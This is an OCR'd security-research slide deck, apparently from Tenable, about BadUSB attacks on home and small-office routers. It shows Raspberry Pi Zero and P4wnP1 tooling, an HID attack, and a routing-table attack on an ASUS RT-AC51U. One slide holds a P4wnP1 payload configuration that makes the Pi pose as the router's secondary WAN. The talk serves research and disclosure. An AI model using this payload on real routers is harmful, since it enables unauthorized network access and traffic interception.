BadUSB in Routers

Before We Start

- Code
  - https://github.com/tenable/router_badusb
- Slides
  - https://github.com/tenable/router_badusb/slides.pdf
- Proof of concept videos
  - https://www.youtube.com/watch?v=aoaB6hiHGiM
  - https://www.youtube.com/watch?v=LvWo8fUaJdo
  - https://www.youtube.com/watch?v=3X7xrgan5Tk

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albinolobster@ubuntu:~$ whoami

Jacob Baines

Principal Research Engineer @ Tenable

@Junior_Baines

jacob-baines

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

Agenda

What is BadUSB?




Setting a Goal



Tooling

Traditional Attacks Over IP



Routing Table Attack

Man-in-the-Middle

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
What is BadUSB?

What is BadUSB?

A Simplified Version



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What is BadUSB?

Practical Application: Keyboards

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What is BadUSB?

Practical Application: Ethernet Device

- USB device acts like a router
- PoisonTap by Samy Kamkar
- Snagging creds from locked machines by Rob “mubix” Fuller

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Setting a Goal

Setting a Goal

What are these USB ports for?

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
Setting a Goal

Gaining LAN Access



Tooling

Tooling

Raspberry Pi Zero

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Tooling

Raspberry Pi Zero: Additional Accessories

Item	Price
Raspberry Pi Zero	$5.00
BadUSB Board Kit	$11.88
8 GB MicroSD	$5.59
Total	**$22.47**

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Raspberry Pi Zero: Assembled

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Tooling

Raspberry Pi Zero: Software

- Raspbian Stretch
  - Debian based OS for Raspberry Pi
- P4wnP1
  - https://github.com/mame82/P4wnP1
  - Easy to use BadUSB Framework
  - Intended for the Raspberry Pi

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Tooling

Not What We Are Going For

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Traditional Attacks Over IP

Traditional Attacks over IP

SOHO Routers with USB Printer Support

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


Traditional Attacks over IP

USB Printer Client Software







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Traditional Attacks over IP

Not a Printer

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
Traditional Attacks over IP

Wait What?



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
Traditional Attacks over IP

Connecting Works!?



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
Traditional Attacks over IP

...and I can get use it to connect to other Wifi Networks



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Traditional Attacks over IP

Still Not a Printer

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
Traditional Attacks over IP

This is Fine



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Traditional Attacks over IP

P4wnP1 HID Attack: Router View

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
Traditional Attacks over IP

P4wnP1 HID Attack: Client View



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
Traditional Attacks over IP

P4wnP1 HID Attack: Client owned



PoC Video: https://www.youtube.com/watch?v=aoaB6hiHGiM

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Routing Table Attack

Routing Table Attack

3G/4G Dongle Support

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
Routing Table Attack

ASUS RT-AC51U: Dual WAN Mode



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Routing Table Attack

ASUS RT-AC51U with Raspberry Pi

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Routing Table Attack

ASUS RT-AC51U: Initial Payload

```
# USB VID & PID. See: http://www.linux-usb.org/usb.ids
USB_VID="0x1D6B"  # Linux Foundation
USB_PID="0x0103"  # NCM (Ethernet) Gadget

# Gadget features
USE_ECM=true     # if true CDC ECM will be enabled
USE_RNDIS=true   # if true RNDIS will be enabled
USE_HID=false    # if true HID (keyboard) will be enabled
USE_RAWHID=false # if true HID raw device will be enabled
USE_UMS=false    # if true USB Mass Storage will be enabled

# disable setting of static routes for all IPv4 addresses
ROUTE_SPOOF=false

# Network and DHCP options for Ethernet over USB
IF_IP="192.168.4.1"
IF_MASK="255.255.255.252"
IF_DHCP_RANGE="192.168.4.2,192.168.4.2"

function onNetworkUp()
{
    route add default gw 192.168.4.2
}
```


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Routing Table Attack

ASUS RT-AC51U: Raspberry Pi as the Secondary WAN

- USB is the second WAN
- USB is a Raspberry Pi

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
Routing Table Attack

ASUS RT-AC51U: Routing Table



